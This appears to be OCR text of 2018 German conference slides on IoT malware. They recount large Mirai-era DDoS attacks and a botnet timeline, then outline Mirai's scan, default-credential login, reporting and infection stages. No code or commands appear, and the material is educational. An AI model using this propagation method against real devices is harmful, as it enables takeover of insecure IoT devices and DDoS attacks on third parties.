Malware im Internet of Things

2. IT-Sicherheitstag Rhein-Ruhr, Westfälische Hochschule
29. Mai 2018

Prof. Dr. Christian Dietrich
Institut für Internet-Sicherheit, Westfälische Hochschule
https://www.internet-sicherheit.de
dietrich@internet-sicherheit.de

https://chrisdietri.ch
@wavehackr

1,2 Tbps

1,2 Tbps

Bandbreite während eines DDoS-Angriffs gegen Dyn und weitere

Oktober 2016

IoT-gestützte DDoS-Angriffe: Rückblick


- 2016/09
  - Ziel: KrebsOnSecurity.com
  - 620 Gbps
  - Mirai-Botnetz
- 2016/09
  - Ziel: OVH
  - 1156 Gbps
  - Unbekanntes IoT-Botnetz
    “This botnet with 145607 cameras/dvr (1-30 Mbps per IP) is able to send >1.5Tbps DDoS” (OVH)
- 2016/10
  - Ziel: Dyn (GitHub, Twitter, Reddit, Netflix, Airbnb)
  - 1200 Gbps
  - “We are able to confirm that a significant volume of attack traffic originated from Mirai-based botnets.”

Was ist Mirai?


- Schadsoftware
- Selbständige Verbreitung
- Infektion von IoT-Geräten
  - Router
  - IP-Kameras
  - Digitale Videorekorder
- 62 Kombinationen von Benutzername und Passwort
  - Default-Zugangsdaten für einige IoT-Geräte
- 2 Module
  - Verbreitung
  - DDoS-Angriff


2012-2014
Aidra, Bashlite

ungefährer Aktionszeitpunkt




ungefährer Aktionszeitpunkt


2012-2014
Aidra, Bashlite
2016-08-01
Mirai first seen
2016-10
Mirai attacks Dyn
2017-02
DTAG attacker arrested
2017-10
IoT_Reaper / IoTroop
2016
2017
2018
2016-09
Mirai attacks KrebsOnSecurity
2016-11
Mirai attacks Lonestar Cell Liberia
DTAG collateral
2017-03
BrickerBot
ungefährer Aktionszeitpunkt




ungefährer Aktionszeitpunkt




ungefährer Aktionszeitpunkt


Mirai: Botnetz-Architektur



Mirai: Botnetz-Architektur




Mirai: Botnetz-Architektur



Scan

1. Scan TCP Ports 23 und 2323
2. Wörterbuch Login-Versuche


Mirai: Botnetz-Architektur



Reporting

Erfolgreiche Benutzername/Passwort-Kombinationen werden gemeldet


Mirai: Botnetz-Architektur



Infektion

Identifizierte Geräte werden von separatem Server infiziert

